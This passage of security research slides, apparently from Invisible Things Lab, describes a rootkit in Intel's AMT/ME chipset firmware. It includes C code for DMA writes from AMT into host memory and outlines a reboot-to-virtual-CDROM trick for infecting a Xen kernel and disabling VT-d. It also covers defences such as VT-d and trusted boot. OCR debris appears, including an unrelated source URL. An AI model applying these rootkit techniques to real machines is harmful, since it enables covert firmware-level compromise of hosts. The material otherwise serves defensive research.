[root@f9q35 ~]#
[root@f9q35 ~]#
```

We can instruct `ata_generic.ko` whether to use or not DMA for the virtual CDROM accesses

→

we can do the **diffing** between two traces and find out which AMT code is responsible for DMA :)

This way we found (at least one) way to do DMA from AMT to the host memory

```c
struct dmadesc_t {
    unsigned int src_lo;
    unsigned int src_hi;
    unsigned int dst_lo;
    unsigned int dst_hi;
    unsigned int count;
    unsigned int res1;
    unsigned int res2;
    unsigned int res3;
} dmadesc[NUMBER_OF_DMA_ENGINES];
```

```c
// SR instruction: Store to Auxiliary Register
void sr(unsigned int addr, unsigned int value) {
  asm("sr r1, [r0]");
}
```

```c
void dma_amt2host(unsigned int idx, /* the id of DMA engine */
     unsigned int amt_source_addr,
     unsigned int host_dest_addr,
     unsigned int transfer_length)
{
    unsigned int srbase = 0x5010 + 4 * idx;
    memset(&dmadesc[idx], 0, sizeof dmadesc[idx]);
    dmadesc[idx].src_lo = amt_source_addr;
    dmadesc[idx].dst_lo = host_dest_addr;
    dmadesc[idx].count = transfer_length;
    sr(srbase + 1, &dmadesc[idx]);
    sr(srbase + 2, 0);
    sr(srbase + 3, 0);
    sr(srbase + 0, 0x189);
}
```

10.5.2 CMD—Command Register

B/D/F/Type: 0/3/2/PCI
Address Offset: 4-5h
Default Value: 0000h
Access: RO, R/W
Size: 16 bits

Reset: Host System reset or D3->D0 transition of function.

This register provides basic control over the device's ability to respond to and perform Host system related acesses.

intel

Bit	Access	Default Value	RST/ PWR	Description
2	R/W	0b	Core	**Bus Master Enable (BME):** This bit controls the PT function's ability to act as a master for data transfers. This bit does not impact the generation of completions for split transaction commands.
1	RO	0b	Core	**Memory Space Enable (MSE):** PT function does not contain target memory space.
0	R/W	0b	Core	**I/O Space enable (IOSE):** This bit controls access to the PT function's target I/O space.


source: intel.com

Unfortunately, upon reboot, the **BME bit** for IDER device is cleared, which prevents DMA transfers...

However: rootkit can detect that a host reboot is in progress (because DMA transfers fail to work), and force reboot to AMT CDROM, that will set BME bit and resume OS boot

- Possibly, using other ME PCI device bypasses the BME limitation?
- (there is nothing about BME bit in Yuriy Bulygin's talk on DeepWatch from BH US 2008)
- This would allow for SRTM bypass (AMT could inject/replace already-measured code while it's executing)
- But we haven't found any other way to do DMA without BME so far...

Putting it all together


Hooked AMT function that is executed periodically (regardless of whether AMT is enabled or not in the BIOS)
AMT rootkit
Chipset ME/AMT:
All code executed by the chipset's ARC4 processor, even if the host in sleep mode!
Hypervisor (optional)
SMM
DMA access
Host OS (e.g. Windows)
Host Memory:
all code executed on the host CPU(s)

What about VT-d? Can the OS protect itself against AMT rootkit?

DMA REMAPPING

- VT-d capable chipsets have one or more DMA-remapping engines virtualizing Directed I/O access [12]
- Internal devices are also a subject to DMA-remapping
- Chipset has dedicated register-set for each DMA-remap unit accessible by software as MMIO range which software can use to protect certain memory regions from certain I/O devices
- Rootkit can create DMA-remapping page tables to translate addresses of DMA requests issued by embedded uC (identified by its PCI B/D/F) to different host physical addresses
  - or read/write protect entries in DMAr pages tables
  - or mark context-entry as not Present to cause translation fault
  - or enable PLMR/PHMR DMA-protected regions to prevent any DMA
- And relocate code/data (VMExit handler, VMCS ..) to memory protected by DMAr page tables or to PMR regions

source: **Yuriy Bulygin, Intel**, Black Hat USA 2008

SO WHAT CAN WE DO ABOUT THIS ??

- DMA-remapping unit can distinguish DMA requests issued by DeepWatch internal device function inside embedded uC
- by its requester id from DMA requests issued by other internal functions
- and not translate them
- Or disable and lock DMA-remapping of DeepWatch device function if DeepWatch is used
- And allow only trusted software like SMX authenticated code modules (Intel® TXT) to enable and program DMA-remap engine for DeepWatch

source: **Yuriy Bulygin, Intel**, Black Hat USA 2008

So, if Intel allowed its AMT/ME code to bypass VT-d (in order to allow rootkit detectors in the chipset), then our AMT rootkit would automatically gain ability to bypass VT-d as well!

We have verified that Xen 3.3+ uses VT-d in order to protect its own hypervisor and consequently our AMT rootkit is not able to access this memory of Xen hypervisor

(But still, if ME PCI devices are not delegated to a driver domain, then we can access dom0 memory)

Powerful it is, the VT-d

Still, an AMT rootkit can, if detected that it has an opponent that uses VT-d for protection, do the following:

- Force OS reboot
- Force booting from Virtual CDROM
- Use its own image for the CDROM that would infect the OS kernel (e.g. xen.gz) and disable the VT-d there

How to protect against such scenario?

Via Trusted Boot, e.g. SRTM or DRTM (Intel TXT)

(Keep in mind that we can bypass TXT though, if used without STM, and there is still no STM available as of now)

Final Thoughts

We *do* like many of the new Intel technologies (VT-x, VT-d, TXT), ...

But AMT is different in that it can potentially be greatly abused by the attacker

(VT-d or TXT can potentially be bypassed, but they cannot *help* the attacker!)

But keep in mind that our attack doesn't work on the latest Q45 chipsets - a sign that Intel treats the security seriously...

You do not want this privileged code to fall into enemy's hand, do you?

source: http://freemasonry.bcy.ca/anti-masonry/

http://invisiblethingslab.com

ITL

INVISIBLE THINGS LAB